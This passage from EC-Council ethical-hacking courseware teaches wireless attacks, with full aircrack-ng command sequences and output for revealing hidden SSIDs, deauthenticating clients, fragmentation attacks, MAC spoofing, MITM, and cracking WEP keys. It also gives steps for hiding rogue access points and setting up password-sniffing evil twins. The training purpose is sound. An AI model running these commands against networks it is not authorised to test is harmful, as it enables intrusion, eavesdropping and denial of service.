00:22:3F:AE:68:6E  76   70   157      1  0  11 54e  WEP      Secret_SSID
                    
```

Step 4: Switch to airodump to see the revealed SSID

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Reveal Hidden SSIDs

Based on security though obscurity principle, many organizations hide the SSID of a wireless network by not broadcasting. It is as a part of the security policy of the organization, as an attacker may take advantage of the SSID to breach the security of the wireless networks. However, in fact, hiding SSIDs does not add any security.

Let us see how easy it is for an attacker to reveal a hidden SSID using the Aircrack-ng suite.

- **Step 1:** Run airmon-ng in monitor mode
- **Step 2:** Start airodump to discover SSIDs on interface


```

C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID      PWR  RXQ  Beacons #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF  99   5    60       3  0  1  54e  OPN      IAMROGER
02:24:2B:CD:68:EE  99   9    75       2  0  5  54e  OPN      COMPANYZONE
00:14:6C:95:6C:FC  99   0    15       0  0  9  54e  WEP      HOME
00:22:3F:AE:68:6E  76   70   157      1  0  11 54e  WEP      <length: 10>
                                           Hidden SSID

BSSID      Station      PWR  Rate  Lost  Packets  Probes
00:22:3F:AE:68:6E  00:17:9A:C3:CF:C2  -1   1-0    0     1
00:22:3F:AE:68:6E  00:1F:5B:BA:A7:CD  76   1e-54  0     6
                    
```

FIGURE 16.3: Screenshot displaying running airmong-ng

- **Step 3:** De-authenticate (deauth) the client to reveal hidden SSID using Aireplay-ng



```
C:\>aireplay-ng --deauth 11 -a 00:22:3F:AE:68:6E
```

FIGURE 16.4: Screenshot displaying deauth command

- **Step 4:** Switch to airodump to see the revealed SSID




BSSID	PWR	RXQ	Beacons	#Data	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:22:3F:AE:68:6E	76	70	157	1	0	11	54e	WEP	WEP		Secret_SSID

FIGURE 16.5: Screenshot displaying result in revealing SSID

Hacking Wireless Networks
Wireless Hacking Methodology

Launch Wireless Attacks: Fragmentation Attack

CEH



- A fragmentation attack, when successful, can obtain **1500 bytes of PRGA** (pseudo random generation algorithm)
- This attack **does not recover** the WEP key itself, but merely obtains the PRGA
- The PRGA can then be used to generate packets with **packetforge-ng** which are in turn used for various injection attacks
- It requires at least **one data packet** to be received from the access point in order to initiate the attack

```
cmd Command Prompt
C:\>ireplay-ng -S -b 00:14:6c:7e:a0:90 -h 00:0f:85:ab:c8:90 ath0
Waiting for a data packet...
Read 94 packets...
Size: 120, FromDS: 1, ToDS: 0 (MB)
BSSID = 00:14:6c:7e:a0:90
Dest. MAC = 00:0f:85:ab:c8:90
Source MAC = 00:00:00:00:00:00
0x0000: 0828 0201 000f b3ab c894 0014 6c7e 4090 .B.....1-B
0x0010: 0080 c003 3480 a0a2 4001 0000 2b62 7a01 ...A...8...ba
0x0020: 606d b1a0 92a8 039b ca6f caeb 5364 6a16 m.....o..sdn
0x0030: a214 2a70 49cf ea78 29b9 279c 9020 30e4 ..pt.....0.
0x0040: 7013 f7e3 5953 1234 5727 146c eaaa a594 p...12.4W'1...
0x0050: a859 66a2 020f 4726 2682 3897 8429 9e05 UZ...o..m}..
0x0060: 5172 1544 b482 a277 2e9a cd99 a43c 52a1 Q1.D...w....K
0x0070: 0508 933c a22f 740e ...7./t.
Use this packet? y
```

```
cmd Command Prompt
Saving chosen packet in: replay_arp-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
That's our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
That's our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
That's our ARP packet!
Saving keystream in fragment-0124-161120_xor
Now you can build a packet with packetforge-ng out of that
1500 bytes keystream
PRGA is stored in the file
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Fragmentation Attack

A fragmentation attack, when successful, can obtain 1500 bytes of PRGA (pseudo random generation algorithm). This attack does not recover the WEP key itself, but merely obtains the PRGA. It requires at least one data packet to be received from the access point in order to initiate the attack.

The Aircrack-ng suite program helps attacker to obtain a small amount of keying material from the packet, then attempts to send ARP and/or LLC packets with known content to the AP. The attacker can gather a larger amount of keying information from the replay packet if the AP echoes back the packet. An attacker repeats this cycle several times to obtain the PRGA. The attacker can use PRGA with packetforge-ng to generate packets for injection attacks.

The screenshot shows a presentation slide with the following content:

- How to Launch MAC Spoofing Attack**
- Technitium MAC Address Changer**
- Technitium MAC Address Changer allows you to change (spoof) Media Access Control (MAC) Address of your Network Interface Card (NIC) instantly
- In MAC spoofing, attackers **change the MAC address** to that of an authenticated user to bypass the MAC filtering configured in an access point
- To spoof a MAC address, the attacker needs to set the value returned from ifconfig to **another hex value** in the format of aa:bb:cc:dd:ee:ff
- Attacker use MAC spoofing tools such as **Technitium MAC Address Changer**, MAC Address Changer, etc. to change the MAC address

The Linux Shell screenshot shows the following commands and outputs:

```
[root@localhost root]# ifconfig wlan0 down  
[root@localhost root]# ifconfig wlan0 hw ether 02:25:ab:c2:abc  
[root@localhost root]# ifconfig wlan0 up
```

The Technitium MAC Address Changer application shows a table of network connections and details for the selected connection:

Network Connection	Changed	MAC Address	Link Status	Speed
Local Area Connection* 1	No	16-13-79-00-00-00	Up, Non-Operational	0 bps
Ethernet (NVIDIA)	No	00-00-00-00-00-00	Down, Non-Operational	0 bps
Ethernet	No	50-94-00-00-00-00	Up, Operational	100 mbps
Ethernet Network Connection	No	54-13-20-00-00-00	Up, Non-Operational	3 mbps

Connection Details for Local Area Connection* 1:

Device	Original MAC Address
Microsoft Wi-Fi Direct Virtual Adapter	16-13-79-00-00-00
Hardware ID	54C24548F0240C3A3A
Config ID	54C30C1841C304F7D3E16
Active MAC Address	16-13-79-00-00-00 (Original)

How to Launch MAC Spoofing Attack

A MAC address is a unique identifier assigned to the network card. Some networks implement MAC address filtering as a security measure. In MAC spoofing, attackers change the MAC address to that of an authenticated user to bypass the MAC filtering configured in an AP. To spoof a MAC address, the attacker simply needs to set the value returned from ifconfig to another hex value in the format of aa:bb:cc:dd:ee:ff. To make the change, the sudo command requires the root password. Attackers use MAC spoofing tools such as Technitium MAC Address Changer, and MAC Address Changer. to change the MAC address.

MAC Spoofing Tools

- **Technitium MAC Address Changer**


Source: <https://technitium.com>

Technitium MAC Address Changer allows you to change (spoof) the Media Access Control (MAC) Address of your Network Interface Card (NIC) instantly. It has a very simple user interface and provides ample information regarding each NIC in the machine. Every NIC has a MAC address hard coded in its circuit by the manufacturer. This hard-coded MAC address is used by windows drivers to access the Ethernet Network (LAN). This tool can set a new MAC address to your NIC, bypassing the original hard coded MAC address.

Some of the MAC spoofing tools are listed below:

- MAC Address Changer (<http://www.novirusthanks.org>)
- Change MAC Address (<https://lizardsystems.com>)
- GhostMAC (<http://ghostmac.fevermedia.ro>)

- Spoof-Me-Now (<https://sourceforge.net>)
- SpoofMAC (<https://github.com>)
- Win7 MAC Address Changer (<http://www.zokali.com>)
- SMAC (<http://www.klcconsulting.net>)



Denial-of-Service: Disassociation and Deauthentication Attacks

Wireless networks are vulnerable to DoS attacks because of the relationship of the physical, data-link, and network layers. Wireless DoS attacks include disassociation attacks and deauthentication attacks.

- **Disassociation Attack**

In a disassociation attack, the attacker makes the victim unavailable to other wireless devices by destroying the connectivity between the AP and client.

- **Deauthentication Attack**

In a deauthentication attack, the attacker **floods station(s)** with forged deauthenticates or disassociates to disconnect users from an AP.



Man-in-the-Middle Attack

An MITM attack is an active Internet attack in which the attacker attempts to intercept, read, or alter information between two computers. MITM attacks are associated with an 802.11 WLAN, as well as with wired communication systems.

- **Eavesdropping**

Eavesdropping is easy in a wireless network because there is no physical medium used to communicate. An attacker who is in an area near the wireless network can receive radio waves on the wireless network without much effort or much equipment. The attacker can examine the entire data frame sent across the network or store it for later assessment.

Implement several layers of encryption to prevent attackers from getting sensitive information. WEP or data-link encryption can help. Use a security mechanism such as IPsec, SSH, or SSL, or else sent data is available to anyone, and is vulnerable to attack by hackers.

However, an attacker can crack WEP with the tools freely available on the net. Accessing email using the POP or IMAP protocols is risky because these protocols can send email over a wireless network without any form of extra encryption. A determined hacker can potentially log gigabytes of WEP-protected traffic in an effort to post-process the data and break the protection.

- **Manipulation**

Manipulation is the next level up from eavesdropping. Manipulation occurs when an attacker is able to receive the victim's encrypted data, manipulate it, and retransmit the changed data to the victim. In addition, an attacker can intercept packets with

encrypted data and change the destination address in order to forward these packets across the Internet.

Following are the steps that attacker follows to perform Man-in-the-middle attack:

- **STEP 1:** Attacker sniffs the victim's wireless parameters (the MAC address, ESSID/BSSID, number of channels).
- **STEP 2:** Attacker then sends a DEAUTH request to the victim with the spoofed source address of the victim's AP.
- **STEP 3:** On receiving the request, victim's computer is de-authenticated and starts to search all channels for a new valid AP.
- **STEP 4:** Attacker then sets a forged AP on a new channel with the original MAC address (BSSID) and ESSID of the victim's AP, thereby connecting the victim to the forged AP.
- **STEP 5:** After the victim's successful association to the forged AP, the attacker spoofs the victim to connect to the original AP.
- **STEP 6:** Attacker sits in between the access point and the victim and listens to all the traffic.

Hacking Wireless Networks
Wireless Hacking Methodology

Launch Wireless Attacks: MITM Attack Using Aircrack-ng

Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3 0 1	54e	OPN				IAMROGER
02:24:2B:CD:68:EE	99	9	75	2 0 5	54e	OPN				COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0 0 9	54e	WEP	WEP			HOME
1E:64:51:3B:FF:3E	76	70	157	1 0 11	54e	WEP	WEP			SECRET_SSID

Step 1: Run airmon-ng in monitor mode

Step 2: Start airodump to discover SSIDs on interface

Command Prompt

```
C:\>aireplay-ng --deauth 5 -a 02:24:2B:CD:68:EE
```

Step 3: De-authenticate (deauth) the client using Aireplay-ng

Command Prompt

```
C:\>aireplay-ng -i 0 -e SECRET_SSID -a 1E:64:51:3B:FF:3E -h 02:24:2B:CD:68:EE eth1
```

```
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11
22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

Step 4: Associate your wireless card (fake association) with the AP you are accessing with aireplay-ng

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

MITM Attack Using Aircrack-ng

- Step 1: Run airmon-ng in monitor mode.
- Step 2: Start airodump to discover SSIDs on interface.

Command Prompt

```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3 0 1	54e	OPN				IAMROGER
02:24:2B:CD:68:EE	99	9	75	2 0 5	54e	OPN				COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0 0 9	54e	WEP	WEP			HOME
1E:64:51:3B:FF:3E	76	70	157	1 0 11	54e	WEP	WEP			SECRET_SSID

BSSID	Station	PWR	Rate	Lost	Packets	Probes
1E:64:51:3B:FF:3E	00:17:9A:C3:CF:C2	-1	1-0	0	1	
1E:64:51:3B:FF:3E	00:1F:5B:BA:A7:CD	76	1e-54	0	6	

FIGURE 16.6: Running airmong-ng

- Step 3: De-authenticate (deauth) the client using Aireplay-ng.

Command Prompt

```
C:\>aireplay-ng --deauth 5 -a 02:24:2B:CD:68:EE
```

FIGURE 16.7: Running aireplay-ng


- **Step 4:** Associate your wireless card (fake association) with the AP you are accessing with aireplay-ng.



```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h 02:24:2b:cd:68:ee eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

FIGURE 16.8: Screenshot displaying result of association



Wireless ARP Poisoning Attack

ARP determines the MAC address of an AP if it already knows its IP address. Usually ARP does not possess any verification feature that can tell that the responses are from valid hosts or it is receiving a forged response. ARP poisoning is an attack technique that exploits the lack of verification. In this technique, the ARP cache maintained by the OS with the wrong MAC addresses is corrupted. An attacker performs this by sending an ARP Replay pack constructed with a wrong MAC address.

The ARP poisoning attack impacts all the hosts present in a subnet. All stations associated with a subnet affected by the ARP poisoning attack are vulnerable, as most of the APs act as transparent MAC layer bridges. All the hosts connected to a switch or hub are susceptible to ARP poisoning attacks if the AP is connected directly to that switch or hub without any router/firewall in between them. The diagram illustrates the ARP poisoning attack process.

In this wireless ARP spoofing attack, the attacker first spoofs the MAC address of the victim's wireless laptop and attempts to authenticate to AP1 using the Cain & Abel ARP poisoning tool, which is a password recovery tool for Windows. AP1 sends the updated MAC address information to the network routers and switches, which in turn update their routing and switching tables. The system does not send the traffic now destined from the network backbone to the victim's system to AP2, but sends it to AP1.

The screenshot shows a presentation slide with a dark blue header. On the left, it says 'Hacking Wireless Networks' and 'Wireless Hacking Methodology'. The main title is 'Launch Wireless Attacks: Rogue Access Points'. On the right is the CEH logo. Below the title, a bullet point states: 'Rogue AP provides backdoor access to the target wireless network'. The slide is divided into two columns. The left column is titled 'Scenarios for Rogue AP Installation and Setup' and lists four items: 1. Compact, pocket-sized rogue AP device plugged into an Ethernet port of corporate network. 2. Rogue access point device connected to corporate networks over a Wi-Fi link. 3. USB-based rogue access point device plugged into a corporate machine. 4. Software-based rogue access point running on a corporate Windows machine. The right column is titled 'Steps to Deploy Rogue Access Point' and lists four steps: 1. Choose an appropriate location to plug in your rogue access point that allows maximum coverage from your connection point. 2. Disable the SSID Broadcast (silent mode) and any management features to avoid detection. 3. Place the access point behind a firewall, if possible, to avoid network scanners. 4. Deploy a rogue access point for short period. At the bottom right, there is a small copyright notice: 'Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.'

Rogue Access Points

Rogue access points are the wireless APs that an attacker installs on a network without authorization and are not under the management of the network administrator. These rogue APs are not configured for any type of security, unlike the authorized APs on the target wireless network. Thus, this rogue AP can provide backdoor access to the target wireless network. Interesting scenarios for rogue AP installation and setup include:

- **Compact, pocket-sized rogue AP device plugged into an Ethernet port of the target network:** An attacker can use compact, pocket-sized rogue APs as they are easily available, brought onsite by stealth, and consume very little power.
- **Rogue AP device connected to corporate networks over a Wi-Fi link:** An attacker connects a rogue AP device to a Wi-Fi link of the target network. Because the AP device connects wirelessly to the authorized network, hiding this rogue AP device is easy. However, it requires the credentials of the target network to connect to the target network.
- **USB-based rogue AP device plugged into a network machine:** An attacker can use a USB-based rogue AP device, which is easy to plug into any Windows machine on the target network that is connected through wired or wireless means. The machine shares its network access with a rogue device using the USB AP's software. This eliminates the need of both an unused Ethernet port and the credentials of the target Wi-Fi required in the above two cases to set up a rogue AP.
- **Software-based rogue AP running on a network Windows machine:** An attacker can set up a rogue AP in the software itself on the embedded/plugged Wi-Fi adapter of the target network, instead of on a separate hardware device.

Following are the steps to deploy rogue access point:

- **STEP 1:** Choose an appropriate location to plug in your rogue access point that allows maximum coverage from your connection point
- **STEP 2:** Disable the SSID Broadcast (silent mode) and any management features to avoid detection
- **STEP 3:** Place the access point behind a firewall, if possible, to avoid network scanners
- **STEP 4:** Deploy a rogue access point for short period

Hacking Wireless Networks
Wireless Hacking Methodology

Launch Wireless Attacks: Evil Twin

CEH
Certified Ethical Hacker

- Evil Twin is a **wireless AP** that pretends to be a **legitimate AP** by replicating another network name
- Attacker sets up a **rogue AP outside the corporate perimeter** and lures user to sign into the wrong AP
- Once associated, users may **bypass the enterprise security** policies giving attackers access to network data
- Evil Twin can be configured with a **common residential SSID**, hotspot SSID or SSID of a company's WLAN

Wi-Fi is everywhere these days and so are your employees. They take their laptops to Starbucks, to FedEx Office, and to the airport. How do you keep the company data safe?

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Evil Twin

Evil Twin is a wireless AP that pretends to be a legitimate AP by imitating another network name. It poses a clear and present danger to wireless users on private and public WLANs. An attacker sets up a rogue AP outside the network perimeter and lures users to sign into the wrong AP. The attacker uses attacking tools such as KARMA, which monitors station probes to create an evil twin. The KARMA tool listens to wireless probe request frames passively. It can adopt any commonly used SSIDs as its own SSID in order to lure users. The attacker can configure the Evil Twin with a common residential SSID, hotspot SSID, or the SSID of an organization's WLAN. An attacker who can monitor legitimate users can target APs that do not send SSIDs in probe requests.

WLAN stations usually connect to specific APs based on its SSIDs and the signal strength, and the stations automatically reconnect to any SSID used in the past. These issues allow attackers to trick legitimate users by placing an Evil Twin near the target network. Once associated, the attacker may bypass enterprise security policies and gain access to network data.

Wi-Fi is everywhere these days and so are your employees. They take their laptops to Starbucks, to the FedEx Office, and to the airport. How do you keep company data safe?

How to Set Up a Fake Hotspot (Evil Twin)

Hotspots available in the region may not always be a legitimate AP. An evil twin mounted by an attacker may pretend to be a legitimate hotspot. It is difficult to differentiate between a legitimate hotspot and an evil twin as the evil twin pretends to be the legitimate one. For example, a user who tries to log in may find two APs, one of which is legitimate and the other is a fake (i.e., evil twin AP). If the user connects to the network through the evil twin AP, the attacker may obtain login information and access to the computer of victim.

Following are the steps involved in setting up a fake hotspot:

1. You will need a laptop with Internet connectivity (3G or wired connection) and a mini access point
2. Enable **Internet Connection Sharing** in Windows OS or **Internet Sharing** in Mac OS X
3. Broadcast your Wi-Fi connection and run a sniffer program to capture passwords

A user tries to log in and finds two access points. One is legitimate, while the other is an identical fake (evil twin). Victim picks one, if it's the fake, the hacker gets login information and access to the computer. In the meantime, the user goes nowhere. He or she probably thinks it was just a login attempt that randomly failed.

The infographic is titled "Crack Wi-Fi Encryption: How to Break WEP Encryption" and is part of the "Hacking Wireless Networks" series. It lists six steps in a vertical sequence, each in a colored rounded rectangle:

- Start the wireless interface in **monitor mode** on the specific access point channel
- Test the **injection capability** of the wireless device to the access point
- Use a tool such as aireplay-ng to do a **fake authentication** with the access point
- Start Wi-Fi sniffing tool such as airodump-ng or Cain & Abel with a BSSID filter to **collect unique IVs**
- Start a Wi-Fi packet encryption tool such as aireplay-ng in ARP **request replay mode to inject packets**
- Run a cracking tool such as Cain & Abel or aircrack-ng to **extract encryption key** from the IVs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Crack Wi-Fi Encryption

An attacker may succeed in unauthorized access to the target network by trying various method such as launching various wireless attacks, placing rogue APs, evil twins, etc. The next step for the attacker is to crack the security imposed by the target wireless network. Generally, a Wi-Fi network uses WEP or WPA/WPA2 encryption for securing wireless communication. The attacker now tries to break the security of the target wireless network by cracking these encryptions systems. Let us see how an attacker cracks these encryption systems to breach wireless network security.

How to Break WEP Encryption

Gathering a large number of IVs is necessary to break the WEP encryption key. An attacker can gather sufficient IVs by simply listening to the network traffic. WEP packet injection will speed up the IV gathering process. Injection allows capturing a large number of IVs in a short period.

To break WEP encryption the attacker follows these steps:

- **Start the wireless interface in monitor mode on the specific AP channel**
In this step, the attacker sets the wireless interface to monitor mode. The interface can listen to every packet in the air. The attacker can select some packets for injection by listening to every packet available in the air.
- **Test the injection capability of the wireless device to the AP**
The attacker tests whether the wireless interface is within the range of the specified AP and whether it is capable of injecting packets to it.

- **Use a tool such as aireplay-ng to do a fake authentication with the AP**

The attacker ensures that the source MAC address is already associated, so that the AP accepts the injected packets. The injection will fail due to the lack of association with the AP.

- **Start the Wi-Fi sniffing tool**

The attacker captures the IVs generated by using tools such as Cain & Abel and airodump-ng with a BSSID filter to collect unique IVs.

- **Start a Wi-Fi packet encryption tool such as aireplay-ng in ARP request replay mode to inject packets**

To gain a large number of IVs in a short period, the attacker turns the aireplay-ng into ARP request replay mode, which listens for ARP requests and then re-injects them back into the network. The AP usually rebroadcasts packets generating a new IV. So in order to gain a large number of IVs, the attacker selects the ARP request mode.

- **Run a cracking tool such as Cain & Abel or aircrack-ng**

Using cracking tools such as Cain & Abel or aircrack-ng the attacker can extract WEP encryption keys from the IVs.

Hacking Wireless Networks
Wireless Hacking Methodology

Crack Wi-Fi Encryption: How to Crack WEP Using Aircrack-ng

Command Prompt

```
C:\>airmon-ng start eth1
```

Step 1: Run airmon-ng in monitor mode

```
C:\>airdump-ng -ivs --write capture eth1
```

BSSID	PWR	RXQ	Beacons	#Data	#A	CH	MB	ENC	CIPHER	AUTH	ESSID
02:24:2B:CD:68:EF	99	5	60	3	0	1	54e	OPN			IAMROGER
02:24:2B:CD:68:EE	99	9	75	2	0	5	54e	OPN			COMPANYZONE
00:14:6C:95:6C:FC	99	0	15	0	0	9	54e	WEP	WEP		HOME
1E:64:51:3B:FF:3E	76	70	157	1	0	11	54e	WEP	WEP		SECRET_SSID

Step 2: Start airdump to discover SSIDs on interface and keep it running. Your capture file should contain more than 50,000 IVs to successfully crack the WEP key.

```
C:\>aireplay-ng -i 0 -e SECRET_SSID -e 1e:64:51:3b:ff:3e -h a7:71:fe:8ed8:25 eth1
```

22:25:10 Waiting for beacon frame (BSSID:1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request

22:25:10 Authentication successful

22:25:10 Sending Association Request

22:25:10 Association successful ->

Target SSID Target MAC address

Step 3: Associate your wireless card with target access point

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Hacking Wireless Networks
Wireless Hacking Methodology

Crack Wi-Fi Encryption: How to Crack WEP Using Aircrack-ng (Cont'd)

```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8ed8:25 eth1
```

22:30:15 Waiting for beacon frame (BSSID:1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airdump-ng to capture replies
Read 11978 packets (got 7199 ARP requests), sent 3902 packets...

Step 4: Inject packets using aireplay-ng to generate traffic on target access point

```
C:\>aircrack-ng -s capture.ivs
```

Opening capture.ivs
Read 75168 packets.

Aircrack-ng 0.7 r130
[00:00:10] Tested 77 keys (got 68400 IVs)

```
KB depth by (vote)
0 0/1 AE( 199) 2b( 27) 2d( 13) 7c( 12) FE( 12) FF( 6) 39( 5) 2c( 3) 00( 0) 00( 0)
1 0/3 0e( 41) F1( 33) 4c( 23) 00( 19) 9f( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/2 5c( 89) 52( 60) E3( 22) 10( 20) F3( 18) 88( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/1 FD( 375) 81( 40) 1D( 28) 95( 26) D2( 25) 33( 20) 2C( 19) 05( 17) 0E( 17) 35( 17)
KEY FOUND! [ AE:66:5C:FD:24 ]
```

**Step 5: Wait for airdump-ng to capture more than 50,000 IVs
Crack WEP key using aircrack-ng.**

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Crack WEP Using Aircrack-ng

Following are the steps to crack WEP encryption using Aircrack-ng:

- **STEP 1:** Run airmon-ng in monitor mode.
- **STEP 2:** Start airdump to discover SSIDs on interface and keep it running. Your capture file should contain more than 50,000 IVs to successfully crack the WEP key.

```
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID           PWR  RXQ  Beacons  #Data,  #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF 99   5    60       3   0   1  54e  OPN                IAMROGER
02:24:2B:CD:68:EE 99   9    75       2   0   5  54e  OPN                COMPANYZONE
00:14:6C:95:6C:FC 99   0    15       0   0   9  54e  WEP  WEP        HOME
1E:64:51:3B:FF:3E 76   70   157       1   0   11 54e  WEP  WEP        SECRET_SSID

BSSID           Station           PWR  Rate  Lost  Packets  Probes
1E:64:51:3B:FF:3E 00:17:9A:C3:CF:C2 -1   1-0    0     1         1
1E:64:51:3B:FF:3E 00:1F:5B:8A:A7:CD 76   1e-54 0     6         6
```

FIGURE 16.9: Screenshot displaying running airmon-ng and airodump-ng

- **STEP 3:** Associate your wireless card with the target access point.

```
C:\>aireplay-ng -1 0 -e SECRET_SSID -a 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:25:10 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E) on channel 11

22:25:10 Sending Authentication Request
22:25:10 Authentication successful
22:25:10 Sending Association Request
22:25:10 Association successful :-)
```

FIGURE 16.10: Screenshot displaying running aireplay-ng

- **STEP 4:** Inject packets using aireplay-ng to generate traffic on the target access point.

```
C:\>aireplay-ng -3 -b 1e:64:51:3b:ff:3e -h a7:71:fe:8e:d8:25 eth1
22:30:15 Waiting for beacon frame (BSSID: 1E:64:51:3B:FF:3E)

Saving ARP requests in replay_arp-0219-123051.cap
You should also start airodump-ng to capture replies
Read 11978 packets (got 7193 ARP requests), sent 3902 packets...
```

FIGURE 16.11: Screenshot displaying generation of traffic

- **STEP 5:** Wait for airodump-ng to capture more than 50,000 IVs. Crack WEP key using aircrack-ng.



```
C:\>aircrack-ng -s capture.ivs
Opening capture.ivs
Read 75168 packets.

Aircrack-ng 0.7 r130
[00:00:10] Tested 77 keys (got 684002 IVs)

KB depth byte(vote)
0 0/ 1 AE( 199) 29( 27) 2D( 13) 7C( 12) FE( 12) FF( 6) 39( 5) 2C( 3) 00( 0) 08( 0)
1 0/ 3 66( 41) F1( 33) 4C( 23) 00( 19) 9F( 19) C7( 18) 64( 9) 7A( 9) 7B( 9) F6( 9)
2 0/ 2 5C( 89) 52( 60) E3( 22) 10( 20) F3( 18) 8B( 15) 8E( 15) 14( 13) D2( 11) 47( 10)
3 0/ 1 FD( 375) 81( 40) 1D( 26) 99( 26) D2( 23) 33( 20) 2C( 19) 05( 17) 0B( 17) 35( 17)

KEY FOUND! [ AE:66:5C:FD:24 ]
```

FIGURE 16.12: Screenshot displaying WEP key cracking

The infographic is titled "Crack Wi-Fi Encryption: How to Break WPA/WPA2 Encryption" and is part of the "Hacking Wireless Networks" series. It details four methods:

- WPA PSK:** WPA PSK uses a user defined password to initialize the TKIP, which is not crackable as it is a per-packet key but the keys can be brute-forced using dictionary attacks.
- Offline Attack:** You only have to be near the AP for a matter of seconds in order to capture the WPA/WPA2 authentication handshake; by capturing the right type of packets, you can crack WPA keys offline.
- De-authentication Attack:** Force the connected client to disconnect, then capture the re-connect and authentication packet using tools such as aireplay; you should be able to re-authenticate in a few seconds then attempt to Dictionary Brute Force the PMK.
- Brute-Force WPA Keys:** You can use tools such as aircrack, aireplay, KisMAC to brute-force WPA Keys.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

How to Break WPA/WPA2 Encryption

WPA encryption is less exploitable than WEP encryption. However, an attacker can still crack WPA/WAP2 by capturing the right type of packets. The attacker can perform this offline and needs to be near the AP for a few moments.

Different types of techniques used to crack WPA encryption include:

